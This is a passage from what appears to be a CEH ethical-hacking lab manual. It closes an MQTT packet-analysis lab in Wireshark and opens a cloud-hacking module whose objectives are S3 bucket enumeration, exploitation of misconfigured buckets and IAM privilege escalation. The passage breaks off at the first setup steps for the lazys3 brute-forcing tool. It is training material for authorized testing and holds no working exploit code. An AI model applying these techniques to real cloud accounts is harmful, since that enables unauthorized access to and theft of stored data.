
61. Now, scroll down, look for the **Publish Complete** packet from the **Packet List** pane, and click on it. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.
62. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Msg Len** and **Message Identifier**.



Note: The Publish Complete (PUBCOMP) packet is the response to a Publish Release (PUBREL) packet.

63. Now, scroll down, look for the **Publish Received** packet from the **Packet List** pane, and click on it. In the **Packet Details** pane at the middle of the window, expand the **Transmission Control Protocol**, **MQ Telemetry Transport Protocol**, and **Header Flags** nodes.

64. Under the **MQ Telemetry Transport Protocol** nodes, you can observe details such as **Message Type**, **Msg Len** and **Message Identifier**.



65. Similarly, you can select **Ping Request**, **Ping Response** and **Publish Ack** packets and observe the details.

66. This concludes the demonstration of capturing and analyzing MQTT protocol packets. Here, we analyzed different processes involved in the communication between an MQTT client and an MQTT broker using Wireshark. Understanding these metrics as well as the workflow can help you in quickly identifying the MQTT-related issues.

67. Close all open windows and document all the acquired information.

68. Turn off the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

Cloud Computing

Module 19

Cloud Computing

Cloud computing delivers various types of services and applications over the Internet. These services enable users to use software and hardware managed by third parties at remote locations. Some well-known cloud service providers are Google, Amazon, and Microsoft.

Lab Scenario

Cloud computing is an emerging technology that delivers computing services such as online business applications, online data storage, and webmail over the Internet. Cloud implementation enables a distributed workforce, reduces organization expenses, provides data security, etc. As enterprises are increasingly adopting cloud services, cloud systems have emerged as targets for attackers to gain unauthorized access to the valuable data stored in them. Therefore, it is essential to regularly perform pen testing on cloud systems to monitor their security posture.

Security administrators claim that cloud systems are more vulnerable to DoS assaults, because they involve numerous individuals or clients, making DoS assaults potentially very harmful. Because of the high workload on a flooded service, these systems attempt to provide additional computational power (more virtual machines, more service instances) to cope with the workload, and they will eventually fail.

Although cloud systems try to thwart attackers by providing additional computational power, they inadvertently aid attackers by allowing the most significant possible damage to the availability of a service—a process that starts from a single flooding-attack entry point. Thus, attackers need not flood all servers that provide a particular service but merely flood a single, cloud-based address to a service that is unavailable. Thus, adequate security is vital in this context, because cloud-computing services are based on sharing.

As an ethical hacker and penetration tester, you must have sound knowledge of hacking cloud platforms using various tools and techniques. The labs in this module will provide you with real-time experience in exploiting the underlying vulnerabilities in a target cloud platform using various hacking methods and tools. However, hacking the cloud platform may be illegal depending on the organization's policies and any laws that are in effect. As an ethical or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objective

The objective of the lab is to perform cloud platform hacking and other tasks that include, but are not limited to:

- Performing S3 bucket enumeration
- Exploiting misconfigured S3 buckets
- Escalating privileges of a target IAM user account by exploiting misconfigurations in a user policy

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 35 Minutes

Overview of Cloud Computing

Cloud computing refers to on-demand delivery of IT capabilities, in which IT infrastructure and applications are provided to subscribers as metered services over a network. Cloud services are classified into three categories, namely infrastructure-as-a-service (IaaS), platform-as-a-service (PaaS), and software-as-a-service (SaaS), which offer different techniques for developing cloud.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target cloud platform. Recommended labs that will assist you in learning various cloud platform hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools	√	√	√
	1.1 Enumerate S3 Buckets using lazys3		√	√
	1.2 Enumerate S3 Buckets using S3Scanner	√		√
	1.3 Enumerate S3 Buckets using Firefox Extension	√		√
2	Exploit S3 Buckets	√		√
	2.1 Exploit Open S3 Buckets using AWS CLI	√		√
3	Perform Privilege Escalation to Gain Higher Privileges	√		√
	3.1 Escalate IAM User Privileges by Exploiting Misconfigured User Policy	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

Module 19 – Cloud Computing

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform S3 Bucket Enumeration using Various S3 Bucket Enumeration Tools

Ethical hackers and penetration testers are aided in enumeration by various tools that make information gathering an easy task.

Lab Scenario

As an ethical hacker, you must try to obtain as much information as possible about the target cloud environment using various enumeration tools. This lab will demonstrate various S3 bucket enumeration tools that can help you in extracting the list of publicly available S3 buckets.

Lab Objectives

- Enumerate S3 buckets using lazys3
- Enumerate S3 buckets using S3Scanner
- Enumerate S3 buckets using Firefox extension

Lab Environment

To carry out this lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 15 Minutes

Overview of Enumeration Tools

Enumeration tools are used to collect detailed information about target systems to exploit them. Information collected by S3 enumeration tools consists of a list of misconfigured S3 buckets that are available publicly. Attackers can exploit these buckets to gain unauthorized access to them. Moreover, they can modify, delete, and exfiltrate the bucket content.

Lab Tasks

Task 1: Enumerate S3 Buckets using lazys3

lazys3 is a Ruby script tool that is used to brute-force AWS S3 buckets using different permutations. This tool obtains the publicly accessible S3 buckets and also allows you to search the S3 buckets of a specific company by entering the company name.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


6. In the terminal window, type **cd lazys3-master/** and press **Enter** to navigate to the cloned repository.

Note: We have already downloaded lazys3 tool in the Lab setup.



